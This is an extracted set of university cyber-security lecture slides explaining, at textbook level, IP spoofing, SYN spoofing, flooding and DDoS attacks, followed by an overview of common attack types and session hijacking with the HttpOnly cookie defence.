 - Involves intentionally modifying the source IP address
 - Hides the identity of the sender (attacker)
 - Allows to impersonate another host or device on the network
 - For the DoS attack, the attacker
 - generates large volumes of packets with target system IP
 - uses different, randomly selected source IP addresses for each packet



Denial-of-Service Attacks

Source Address Spoofing

- DoS Attack Process
 - These spoofed ICMP echo request packets would flow over the same path from the source toward the target system
 - This results in the same congestion at the router connected to the target
 - The ICMP echo response packets generated by the target system would no longer be reflected back to the source system
 - Rather they would be scattered across the Internet to all the various forged source addresses





Denial-of-Service Attacks



Source Address Spoofing

- DoS Attack Process

- Spoofed IP corresponds to real systems
 - These systems might respond with some form of error packet, since they were not expecting to see the response packet received
 - This only adds to the flood of traffic directed at the target system
- Spoofed IP is not a valid address
 - If the IP addresses is not reachable, ICMP destination unreachable packets might be sent back
 - Or these packets might simply be discarded
- Any response packets returned only add to the flood of traffic directed at the target system





Denial-of-Service Attacks

Source Address Spoofing

- Backscatter Traffic

- Security researchers (Honeypot Project) advertise blocks of unused IP addresses (no real/legit uses)
- Since no real systems use these addresses, no legitimate packets should be directed to them
- Any packets received at these IPs is most likely that they are the result of network attacks
- If ICMP/connection request is made, most likely from attackers
- Monitoring the type of packets provides valuable info on the type and scale of attack





Denial-of-Service Attacks

SYN Spoofing

- Common DoS attack
- Attacks the ability of a network server to respond to TCP connection requests by **overflowing the tables** used to manage connections
- Future connection requests from legitimate users are denied access to the server
- Thus, it is an attack on system resources, specifically the network handling code in the operating system


Denial-of-Service Attacks



SYN Spoofing

- TCP Connection Handshake

- The client system initiates the request for a TCP connection by sending a SYN packet to the server
 - The packet includes the client's address, port number, and an initial sequence number in addition to other TCP options
- The server records all the details about this request in a **table of known TCP connections**
- It then responds to the client with a SYN-ACK packet
 - This includes a sequence number for the server and increments the client's sequence number to confirm receipt of the SYN packet
- Once the client receives this, it sends an ACK packet to the server with an incremented server sequence number and marks the connection as established
- Likewise, when the server receives this ACK packet, it also marks the connection as established
- Either party may then proceed with data transfer



syn/ack pkts
y= server seq#
x= client seq#


Denial-of-Service Attacks



SYN Spoofing

- **SYN Spoofing Attack**

- The attacker generates a number of SYN connection request packets with forged source addresses
- Attacker often uses either
 - random source addresses (addresses that may not exist), or
 - that of an overloaded server (that may not send a RST)to block return of (most) reset packets
- The server records the details of the TCP connection request and sends the SYN-ACK packet to the claimed source address
- If there is a valid system at this address, it will respond with a RST (reset) packet to cancel this unknown connection request
- When the server receives this packet, it cancels the connection request and removes the saved information



Assumption: most connections succeed and thus table cleared quickly


Denial-of-Service Attacks



SYN Spoofing

- **SYN Spoofing Attack Contd...**

- However, if the source system is too busy, or there is no system at the forged address, then no reply will return
- The server will resend the SYN-ACK packet a number of times before finally assuming the connection request has failed and deleting the saved information
- In this period between when the original SYN packet is received and when the server assumes the request has failed, the server uses an entry in its table of known TCP connections
- This table is typically sized on the assumption that most connection requests quickly succeed and that a reasonable number of requests may be handled simultaneously



Assumption: most connections succeed and thus table cleared quickly



Denial-of-Service Attacks



SYN Spoofing

- **SYN Spoofing Attack Contd...**

- However, in a SYN spoofing attack, the attacker directs a very large number of forged connection requests at the targeted server
- These rapidly fill the table of known TCP connections on the server
- Once this table is full, any future requests, including legitimate requests from other users, are rejected
- The table entries will time out and be removed, which in normal network usage corrects temporary overflow problems
- However, if the attacker keeps a sufficient volume of forged requests flowing, this table will be constantly full and the server will be unable to respond to most legitimate connection requests
 - Server will be effectively cut off from the Internet



Assumption: most connections succeed and thus table cleared quickly

Denial-of-Service Attacks



SYN Spoofing

- **SYN Spoofing Attack Vs. Basic Flooding Attack**
 - There is a significant difference in the volume of network traffic between a SYN spoof attack and the basic flooding attack
 - The actual volume of SYN traffic can be comparatively low, nowhere near the maximum capacity of the link to the server
 - SYN traffic has to be high enough to keep the known TCP connections table filled
 - Unlike the flooding attack, this means the attacker does not need access to a high-volume network connection
 - The medium-sized organization, or even a broadband home user, could successfully attack the large company server using a SYN spoofing attack



Flooding Attacks




Flooding Attacks



Overview

- Flooding attacks are classified based on the network protocol being used to implement the attack
- The objective is:
 - to overload the network capacity on some link to a server, or
 - to overload the server's ability to respond to this traffic
- The network link is flooded with malicious packets so that they compete with and overwhelm the valid traffic flowing to the server
- Due to the congestion caused by this traffic in some routers on the path to the targeted server, many packets will be dropped
- Legitimate traffic has a low probability of survival and hence of accessing the server
- Thus, the server's ability to respond to network connection requests degrades or fails completely



Flooding Attacks



Overview


- Any type of network packet can be used in a flooding attack
- The goal is for the packets to consume all available capacity on some link to the target server
- The larger the packet, the more effective is the attack
- Common flooding attacks use any of the ICMP, UDP, or TCP SYN packet types
- Other types of IP packets can also be used
- However, as these are less common and their usage more targeted, it is easier to filter them and hence hinder or block such attacks.

Flooding Attacks



ICMP Flood

- The ping flood using ICMP echo request packets is a classic example of an ICMP flooding attack
- Traditionally network administrators allowed such packets into their networks, as ping is a useful network diagnostic tool
- However, many organizations have been restricting the ability of these packets to pass through their firewalls
- Some ICMP packet types are required for the correct operation of TCP/IP. They are likely to be allowed through the firewall
 - E.g., ICMP destination unreachable packet, Time exceeded packet, etc.,
- Attackers have started using these ICMP packet types
- Filtering some of these critical ICMP packet types would degrade or break normal TCP/IP network behavior



Flooding Attacks



UDP Flood

- UDP packets can be directed to some port number, and hence some potential service, on the target system
- If the server had this service running, it would respond with a UDP packet (with original packet data contents) back to the source
- If the service is not running, then the packet is discarded, and an ICMP destination unreachable packet is returned to the sender
- By this time, the attack has already achieved its goal of occupying capacity on the link to the server
- Any packets generated in response only serve to increase the load on the server and its network links
- Spoofed source addresses are normally used if the attack is generated using a single source systems
- If multiple source systems are used for the attack, then real addresses of the compromised, zombie, systems are used

Flooding Attacks



TCP SYN Flood

- TCP connection request packets using real or spoofed source addresses are sent to the target system
- If TCP data packets are used, server rejects them as not belonging to any known connection
 - Again, by this time, the attack has already succeeded in flooding the links to the server
- Flooding attacks cannot generate enough volume of traffic if a single system is used to launch the attack
- The use of a single system also makes it easier to trace the attacker
- Thus, a variety of more sophisticated attacks, involving multiple attacking systems, have been developed
- With multiple systems, the attacker can significantly scale up the volume of traffic
- Individually, these systems need not be powerful, but collectively, they can compensate for in large numbers
- The attacker can further distance himself by directing the attack through intermediaries
 - This makes it significantly harder to locate and identify
- Indirect attack types that utilize multiple systems include
 - Distributed denial-of-service attacks
 - Reflector attacks
 - Amplifier attacks



Distributed Denial-Of-Service Attacks




Distributed Denial-Of-Service Attacks



Overview

- DDoS attack involves the use of multiple systems to generate attacks
- These systems are typically compromised user workstations or PCs
- The attacker uses malware to install an attack agent which they can control
 - Such systems are known as zombies
- Large collection of such systems under the control of attacker forms a botnet
- In the Fig., some of the broadband user systems may be compromised and used as zombies to attack the target





Source: Information Security Principles & Practice by William Stallings & Lawrie Brown

Distributed Denial-Of-Service Attacks




Overview

- The attacker could command each zombie individually
 - However, more generally a control hierarchy is used
- A few systems act as handlers controlling a much larger number of agent systems
- Advantages
 - The attacker can send a single command to a handler, which then automatically forwards it to all the agents under its control
 - Automated infection tools can also be used to scan for and compromise suitable zombie systems
 - Once the agent software is uploaded to a newly compromised system, it can contact one or more handlers to automatically notify them of its availability.
 - The attacker can automatically grow suitable botnets.





Thank You!



BITS Pilani
Pilani | Dubai | Goa | Hyderabad

Cyber Security

Common Cyber Attacks

Dr. Ramakrishna Dantu

Associate Professor, BITS Pilani

Disclaimer and Acknowledgement




- The content for these slides has been obtained from books and various other source on the Internet
- I here by acknowledge all the contributors for their material and inputs.
- I have provided source information wherever necessary
- I have added and modified the content to suit the requirements of the course

Common Cyber Attacks



Agenda

- Common Cyber Attacks – Practical Strategies for Identification, Containment and Mitigation:
 - Malware Attacks
 - E.g., Ransomware Attacks
 - Denial of Service Attacks
 - Session Hijacking and Man-in-the-Middle Attacks
 - Phishing and Spear Phishing Attacks
 - SQL Injection Attacks
 - Zero Day Exploits
 - DNS Tunneling Attacks



Common Cyber Attacks



Types of Attacks

- Software Attacks

- Malware
 - Adware
 - Virus
 - Boot virus
 - Macro virus
 - Memory-resident virus
 - Non-memory-resident virus
 - Polymorphic Threats
 - Spyware
 - Trojan horses
 - Worms
 - Virus and Worm Hoaxes
 - Zero-day attack
- Back Doors
 - Maintenance hook
 - Trap door



- Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) Attacks
- Email Attacks
 - Mail Bomb
 - Spam
- Communications Interception Attacks
 - Packet Sniffer
 - Spoofing
 - Pharming
 - Man-in-the-Middle
 - Domain Name System (DNS) cache poisoning or DNS spoofing
 - Session hijacking or TCP hijacking.

Common Cyber Attacks



Types of Attacks

- Espionage or Trespass
 - Password Attacks
 - Brute Force
 - Dictionary Attacks
 - Rainbow Tables
 - Social Engineering
- Human Error or Failure
 - Social Engineering
 - Advance-fee fraud (AFF)
 - Phishing
 - Pretexting
 - Spear phishing



- Information Extortion
 - Ransomware



Session Hijacking


३ोनं परमं बलम्

Session Hijacking



Overview

- Session hijacking is an attack where a user session is taken over by an attacker
- A session remains in effect from the time we log into a service to the time we log out of the application or system
 - E.g., logging into and out of a banking application
- The attack relies on the attacker's knowledge of our session cookie
 - So, it is also called **cookie hijacking** or **cookie side-jacking**
- Session hijacking most commonly applies to browser sessions and web applications
 - TCP hijacking is a related concept that operates at the network level




Session Hijacking



Overview

- When we log into a web application, the server sets a temporary session cookie in our browser to remember that we are currently logged in and authenticated
- HTTP is a stateless protocol and session cookies are attached to every HTTP header
- This is the most popular way for the server to identify our browser or our current session
- To perform session hijacking, the attacker needs to know the victim's session ID (session key)
- This can be obtained by
 - stealing the session cookie or
 - persuading the user to click a malicious link containing a prepared session ID
- In both cases, the attacker can take over (hijack) the session by using the same session ID for their own browser session






Session Hijacking

What Can Attackers Do After Successful Session Hijacking?

- Once the session is hijacked, the attacker can perform any action that the original user is authorized to do
- Depending on the targeted application, this may mean:
 - transferring money from the user's bank account
 - buying products in online stores
 - accessing detailed personal information for identity theft
 - encrypting valuable data and demanding ransom to decrypt them
 - Etc.,
- In larger organizations, cookies can also be used to identify authenticated users in single sign-on systems (SSO)
- Here, a successful session hijack can give the attacker SSO access to multiple web applications
 - from financial systems and customer records to line-of-business systems potentially containing valuable intellectual property



Session Hijacking



Methods used in Session Hijacking

- Attackers have many options for session hijacking, depending on the attack vector and the attacker's position
 - Cross-site scripting (XSS)
 - Session side jacking
 - Session fixation
 - Cookie theft by malware or direct access
 - Brute force
- Note:
 - Attack vector is a path or means by which an attacker can gain unauthorized access to a computer or network to deliver a payload



Session Hijacking



Methods used in Session Hijacking


- Cross-site scripting (XSS)
 - Probably the most dangerous and widespread method of web session hijacking
 - By exploiting server or application vulnerabilities, attackers can inject client-side scripts (typically JavaScript) into web pages
 - This causes the browser to execute arbitrary code when it loads a compromised page
 - If the server doesn't set the *HttpOnly* attribute in session cookies, injected scripts can gain access to the session key
 - This provides attackers with the necessary information for session hijacking



Session Hijacking

Methods used in Session Hijacking

- Sidebar - HttpOnly
 - An HttpOnly Cookie is a tag added to a browser cookie that prevents client-side scripts from accessing data
 - HttpOnly flag tells the web browser that the cookie can only be accessed through HTTP
 - The HttpOnly attribute is an optional attribute of the Set-Cookie HTTP response header
 - This header is sent by the web server along with the web page to the web browser in an HTTP response



Set-Cookie: <name>=<value>[; <Max-Age>=<age>][; expires=<date>][; domain=<domain_name>][; path=<some_path>][; secure][; HttpOnly]


- Let's say a browser detects a cookie containing the HttpOnly flag
- If the client-side code attempts to read the cookie, the browser will return an empty string as a result
